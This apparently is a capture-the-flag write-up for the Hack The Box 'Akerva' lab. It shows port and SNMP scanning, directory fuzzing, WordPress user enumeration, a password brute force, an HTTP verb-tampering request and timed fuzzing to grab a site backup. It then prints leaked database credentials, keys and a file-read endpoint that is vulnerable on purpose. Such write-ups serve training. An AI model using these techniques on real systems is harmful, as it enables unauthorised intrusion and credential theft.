

1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 TCP Port

1.1.1.1 Port 22

Discovered Port 22 with OpenSSH services.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
 2048 0d:e4:41:fd:9f:a9:07:4d:25:b4:bd:5d:26:cc:4f:da (RSA)
 256  f7:65:51:e0:39:37:2c:81:7f:b5:55:bd:63:9c:82:b5 (ECDSA)
 256  28:61:d3:5a:b9:39:f2:5b:d7:10:5a:67:ee:81:a8:5e (ED25519)
```

1.1.1.2 Port 80

Discovered Port 80 with Apache banner.


```
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
_http-generator: WordPress 5.4-alpha-47225
_http-title: Root of the Universe &#8211; by @lydericlefebvre &amp; @akerva_fr
_http-server-header: Apache/2.4.29 (Ubuntu)
```

1.1.1.3 Port 5000

Discovered Port 5000 with Werkzeug. (Python web application)

```
5000/tcp  open  http      Werkzeug httpd 0.16.0 (Python 2.7.15+)
_http-title: Site doesn't have a title (text/html; charset=utf-8).
_http-auth:
HTTP/1.0 401 UNAUTHORIZED\x0D
Basic realm=Authentication Required
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submi
```

Access to Port 5000 via browser. Discovered that this required a credentials to login



1.1.2 UDP Port

1.1.2.1 Port 131

Discovered Port 161 with SNMP services

PORT	STATE	SERVICE	REASON	VERSION
37/udp	open filtered	time	no-response	
161/udp	open	snmp	udp-response ttl 63	SNMPv1 server; net-snmp SNMPv3 server (public)

```
snmp-processes:
  1:
    Name: systemd
    Path: /sbin/init
    Params: maybe-ubiquity
  2:
    Name: kthreadd
  4:
    Name: kworker/0:0H
  6:
    Name: mm_percpu_wq
  7:
    Name: ksoftirqd/0
  8:
    Name: rcu_sched
  9:
    Name: rcu_bh
  10:
    Name: migration/0
  11:
    Name: watchdog/0
  12:
    Name: cpuhp/0
  13:
    Name: cpuhp/1
  14:
```

Discovered a flag from nmap script

```
Params: /opt/check_backup.sh
9450:
  Name: backup_every_17
  Path: /bin/bash
  Params: /var/www/html/scripts/backup_every_17minutes.sh AKERVA{IkN0w_SnMP@MIsconfigur@T!onS}
9905:
  Name: cacti
```


Discovered filtered port. Blocked by firewall or no open at all for the port.

207/udp	open	filtered	at-7	no-response
500/udp	open	filtered	isakmp	no-response
5353/udp	open	filtered	zeroconf	no-response
10000/udp	open	filtered	ndmp	no-response
17185/udp	open	filtered	wdbpc	no-response
20791/udp	open	filtered	unknown	no-response
21206/udp	open	filtered	unknown	no-response
21333/udp	open	filtered	unknown	no-response
22045/udp	open	filtered	unknown	no-response
37602/udp	open	filtered	unknown	no-response
39632/udp	open	filtered	unknown	no-response
49168/udp	open	filtered	unknown	no-response
55544/udp	open	filtered	unknown	no-response

1.2 Apache webserver enumeration on Port 80

1.2.1 WordPress web application

Discovered a WordPress application is being used.



Obtain flag from HTML source code.

```
<!-- Hello folks! -->
<!-- This machine is powered by @lydericlefebvre from Akerva company. -->
<!-- You have to find 8 flags on this machine. Have a nice root! -->
<!-- By the way, the first flag is: AKERVA{Ikn0w_F0rgoTTEN#CoMmeNts} -->

    <p class="site-description">by @lydericlefebvre & @akerva_fr</p>
    <button class="secondary-toggle">Menu and widgets</button>
</div><!-- site-branding -->
```

1.2.2 Web directory fuzzing

Discovered backups, dev and more directory.


```
sodan@kali:~/Documents/HTB/Fortresses/Akerva$ sudo ffuf -u 'http://10.13.37.11/FUZZ' -w '/usr/share/seclists/Discovery/Web-Content/big.txt' -o ./web-dir/ak
erva.ffuf -c

v1.3.1 Kali Exclusive <3


:: Method      : GET
:: URL         : http://10.13.37.11/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
:: Output file  : ./web-dir/akerva.ffuf
:: File format  : json
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

.htaccess      [Status: 403, Size: 276, Words: 20, Lines: 10]
.htpasswd      [Status: 403, Size: 276, Words: 20, Lines: 10]
backups        [Status: 301, Size: 312, Words: 20, Lines: 10]
dev            [Status: 301, Size: 308, Words: 20, Lines: 10]
javascript     [Status: 301, Size: 315, Words: 20, Lines: 10]
scripts        [Status: 401, Size: 458, Words: 42, Lines: 15]
server-status  [Status: 403, Size: 276, Words: 20, Lines: 10]
wp-admin       [Status: 301, Size: 313, Words: 20, Lines: 10]
wp-content     [Status: 301, Size: 315, Words: 20, Lines: 10]
wp-includes    [Status: 301, Size: 316, Words: 20, Lines: 10]
:: Progress: [20475/20475] :: Job [1/1] :: 169 req/sec :: Duration: [0:02:12] :: Errors: 0 ::
```

Access to '/backups', '/dev/', '/JavaScript' directory. Redirected to Forbidden page



Access to '/scripts' directory. Prompt for authentication



1.3 WordPress Scan

1.3.1 WordPress Version and Theme

Discovered WordPress version and the theme used

```
[-] https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 5.4 identified (Insecure, released on 2020-03-31).
Found By: Emoji Settings (Passive Detection)
- http://10.13.37.11/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.4'
Confirmed By: Meta Generator (Passive Detection)
- http://10.13.37.11/, Match: 'WordPress 5.4'
[+] WordPress theme in use: twentyfifteen
Location: http://10.13.37.11/wp-content/themes/twentyfifteen/
Last Updated: 2021-07-22T00:00:00.000Z
Readme: http://10.13.37.11/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 3.0
Style URL: http://10.13.37.11/wp-content/themes/twentyfifteen/style.css?ver=20190507
Style Name: Twenty Fifteen
Style URI: https://wordpress.org/themes/twentyfifteen/
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
Author: the WordPress team
Author URI: https://wordpress.org/
Found By: CSS Style In Homepage (Passive Detection)
Version: 2.5 (80% confidence)
Found By: Style (Passive Detection)
- http://10.13.37.11/wp-content/themes/twentyfifteen/style.css?ver=20190507, Match: 'Version: 2.5'
```

1.3.2 Username leak

Discovered 'aas' user

```
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:08 <===== (137 / 137) 100.00% Time: 00:00:08
[i] No Config Backups Found.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <===== (10 / 10) 100.00% Time: 00:00:01
[i] User(s) Identified:
[+] aas
Found By: Rss Generator (Passive Detection)
Confirmed By:
Wp Json Api (Aggressive Detection)
- http://10.13.37.11/index.php/wp-json/wp/v2/users/?per_page=100&page=1
Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Login Error Messages (Aggressive Detection)
```

1.3.3 Brute force

Brute force password on the login page. Don't seem to work. Cracked with rockyou.txt. Time consuming and resources.

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:07 <===== (137 / 137) 100.00% Time: 00:00:07
[i] No Config Backups Found.
[+] Performing password attack on Wp Login against 1 user/s
Trying aas / zxcv1234 Time: 00:41:00 <===== > (21553 / 14344391) 0.15% ETA: ??:??:??
```

1.4 SNMP Enumeration


1.4.1 Nmap output

1.4.1.1 Backup_every_17minute.sh

Discovered a bash script

```
9450:
|   Name: backup_every_17
|   Path: /bin/bash
|   Params: /var/www/html/scripts/backup_every_17minutes.sh AKERVA{IkN0w_SnMP@@@MIsconfigur@T
!onS}
```

GET REQUEST OF '/scripts/backup_every_17minutes.sh'. Prompt for Authentication



POST REQUEST OF '/scripts/backup_every_17minutes.sh'. Discovered full script.

```
POST /scripts/backup_every_17minutes.sh HTTP/1.1
Host: akerva.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0


1 HTTP/1.1 200 OK
2 Date: Mon, 08 Nov 2021 23:56:51 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Last-Modified: Sat, 07 Dec 2019 01:02:50 GMT
5 ETag: "196-59912b8b37f2f"
6 Accept-Ranges: bytes
7 Content-Length: 406
8 Connection: close
9 Content-Type: text/x-sh
10
11 #!/bin/bash
12 #
13 #Thisscriptperformsbackupsofproductionanddevelop
14 #Backupsaredoneevery17minutes.
15 #
16 #AKERVA{
17   IKNoW##VeRbTampering_==
18 }
19
20 SAVE_DIR=/var/www/html/backups
21
22 whiletrue
23 do
24   ARCHIVE_NAME=backup_$(date+%Y%m%d%H%M%S)
25   echo"Erasing old backups..."
26   rm-rf$SAVE_DIR/*
```

1.4.1.2 Space_dev.py

Discovered a python script.

```
Params: /opt/check_devsite.sh
1240:
  Name: space_dev.py
  Path: /usr/bin/python
  Params: /var/www/html/dev/space_dev.py
1245:
  Name: python
  Path: /usr/bin/python
  Params: /var/www/html/dev/space_dev.py
```

GET REQUEST FOR '/dev/space_dev.py'



POST REQUEST '/dev/space_dev.py'. Don't seem to be able to get the python script.

```
1 POST /dev/space_dev.py HTTP/1.1
2 Host: akerva.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Sec-GPC: 1
0 Cache-Control: max-age=0
1 Content-Type: application/x-www-form-urlencoded
2 Content-Length: 0
3
4 HTTP/1.1 403 Forbidden
5 Date: Tue, 09 Nov 2021 01:14:59 GMT
6 Server: Apache/2.4.29 (Ubuntu)
7 Content-Length: 275
8 Connection: close
9 Content-Type: text/html; charset=iso-8859-1
10 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"
11 <html>
12   <head>
13     <title>
14       403 Forbidden
15     </title>
16   </head>
17   <body>
18     <h1>
19       Forbidden
20     </h1>
21     <p>
22       You don't have permission to access this resource.
23     </p>
24     <hr/>
25     <address>
26       Apache/2.4.29 (Ubuntu) Server at akerva.htb Port 80
27     </address>
28   </body>
29 </html>
```

1.5 Backup bash script analyze

1.5.1 Analysis

Full analysis on the script

```
SAVE_DIR=/var/www/html/backups

while true
do
    # CURRENT:Tue, 09 Nov 2021 02:30:32 GMT
    # Eg: backup_20211109023032.zip
    # Guessing format: backup_2021110902{0000}.zip
    # {0000} replace it with exact minute and second
    ARCHIVE_NAME=backup_$(date +%Y%m%d%H%M%S)
    echo "Erasing old backups..."
    rm -rf $SAVE_DIR/*

    echo "Backupping..."
    #/var/www/html/backups/backup_2021110902{0000}.zip
    zip -r $SAVE_DIR/$ARCHIVE_NAME /var/www/html/*

    echo "Done..."
    sleep 1020 # Sleep for 1020 sec == 17 minute, then remove the backup ZIP file
done
```

1.5.2 Obtain backup ZIP

1.5.2.1 Attack flow

Below shows the attack flow to get backup zip.

```
8. Get Backup zip file from the webserver
# Generate wordlist
crunch 4 4 0123456789 -o min_sec.lst

# Get Server Time
curl -I http://akerva.htb

# Fuzzing for the exactly backup ZIP file
sudo ffuf -u 'http://10.13.37.11/backups/backup_2021110902FUZZ.zip' -w min_sec.lst -c

# Download the file. Please dont include '{...}'
wget http://10.13.37.11/backups/backup_backup_2021110902{FUZZ}.zip
```

1.5.2.2 Server time obtained

Obtain server time

```
sodanew@kaline:~/Documents/HTB/Fortresses/Akerva$ curl -I http://akerva.htb
HTTP/1.1 301 Moved Permanently
Date: Tue, 09 Nov 2021 03:10:02 GMT
Server: Apache/2.4.29 (Ubuntu)
X-Pingback: http://10.13.37.11/xmlrpc.php
X-Redirect-By: WordPress
Location: http://10.13.37.11/
Content-Type: text/html; charset=UTF-8
```


1.5.2.3 Fuzzing for backup zip

Fuzz for the file till matched and the result show below.

```
sodanew@kali:~/Documents/HTB/Fortresses/Akerva$ sudo ffuf -u 'http://10.13.37.11/backups/backup_2021110903FUZZ.zip' -w min_sec.lst -v -c

v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://10.13.37.11/backups/backup_2021110903FUZZ.zip
:: Wordlist    : FUZZ: min_sec.lst
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

[Status: 200, Size: 22071775, Words: 0, Lines: 0]
| URL | http://10.13.37.11/backups/backup_20211109030633.zip
* FUZZ: 0633
```

1.5.2.4 Download with wget

Download backup zip

```
sodanew@kali:~/Documents/HTB/Fortresses/Akerva$ wget http://10.13.37.11/backups/backup_20211109030633.zip
--2021-11-09 10:45:53-- http://10.13.37.11/backups/backup_20211109030633.zip
Connecting to 10.13.37.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22071775 (21M) [application/zip]
Saving to: 'backup_20211109030633.zip'

backup_20211109030633.zip 100%[=====] 21.05M 591KB/s in 30s

2021-11-09 10:46:27 (719 KB/s) - 'backup_20211109030633.zip' saved [22071775/22071775]
```

1.5.3 Backup ZIP analyze

1.5.3.1 Extract data

Extracted the ZIP. Discovered more directory

```
sodanew@kali:~/Documents/HTB/Fortresses/Akerva/target-items/www-dir/backups-dir/var/www$ cd html
sodanew@kali:~/Documents/HTB/Fortresses/Akerva/target-items/www-dir/backups-dir/var/www/html$ ls
dev  license.txt  wp-activate.php  wp-comments-post.php  wp-content  wp-links-opml.php  wp-mail.php  wp-trackback.php
index.php  readme.html  wp-admin  wp-config.php  wp-cron.php  wp-load.php  wp-settings.php  xmlrpc.php
wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php  wp-signup.php

sodanew@kali:~/Documents/HTB/Fortresses/Akerva/target-items/www-dir/backups-dir/var/www/html$
```

1.5.3.2 Wp-config.php

Content of wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'ZokDHE_DJ_____enzU)= ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Discovered lot of hashed. Unable to crack.

```
*/
define( 'AUTH_KEY', 'HcgYQU?EfUu2<eBLht`Or/!>KbcZ_%z>q!H6R:Fk(aq-moIg]E%qrjfe>;?~D0}k' );
define( 'SECURE_AUTH_KEY', 'v9>ZR0-By<QIk8?JK3|TgCRBa17|}.mDfFc;{6lBlvXZ}8>Ke_oz(*[`rL{K`+`J' );
define( 'LOGGED_IN_KEY', 'L8x)P: IL)F0q|q|A<4h)gkb7yxUFxi`s%gAwMwvBP(Gu] 3pqztI(Shh$I) !J' );
define( 'NONCE_KEY', 'C3RuL|DDxi%zmZLmZZxg$ku}:fo:S<(| 1A)f-T(6.1PW>.a@>NmuMpv4x{PHI~c' );
define( 'AUTH_SALT', 'v);3noXf.`D6_vNH?%cd=Y54@0}B$e^/)ZRN^3uP}lyUWgN~--iR,W6Vlh(2n.1aj' );
define( 'SECURE_AUTH_SALT', '4$Wk=b@;^f}5^Laxlpn33{Bk[Vo|dh(!J),2( Ypc40`=`G+%<UFeJR~z4-D{+@' );
define( 'LOGGED_IN_SALT', '9feEweQN[rwZ|CmD~Y/E4v9;?H4F)retX3cfn=F$F5Rh2`S#c*TBiayY=~EX#6)v' );
define( 'NONCE_SALT', 'TX1x>7?pkN4H96c~JHn)9StD~b+LG}X.,v%:@+$Fg2DpH1mYB=RVY~tUd: -{R6' );
define( 'DISALLOW_FILE_MODS', true);
```

1.5.3.3 Space_dev.py script


Content of /dev/space_dev.py. This python script led to the port 5000. Obtain another flag

```
5 # TODO
6 @app.route('/download')
7 @auth.login_required
8 def download():
9     return downloaded_file
10
11 @app.route("/file")
12 @auth.login_required
13 def file():
14     filename = request.args.get('filename')
15     try:
16         with open(filename, 'r') as f:
17             return f.read()
18     except:
19         return 'error'
20
21 if __name__ == '__main__':
22     print(app)
23     print(getattr(app, '_name_', getattr(app.__class__, '__name__')))
24     app.run(host='0.0.0.0', port='5000', debug = True)
```

1.5.4 Port 5000 Enumeration


1.5.4.1 Login

Login credentials can be found on the space_dev.py. Logged in and return a message.



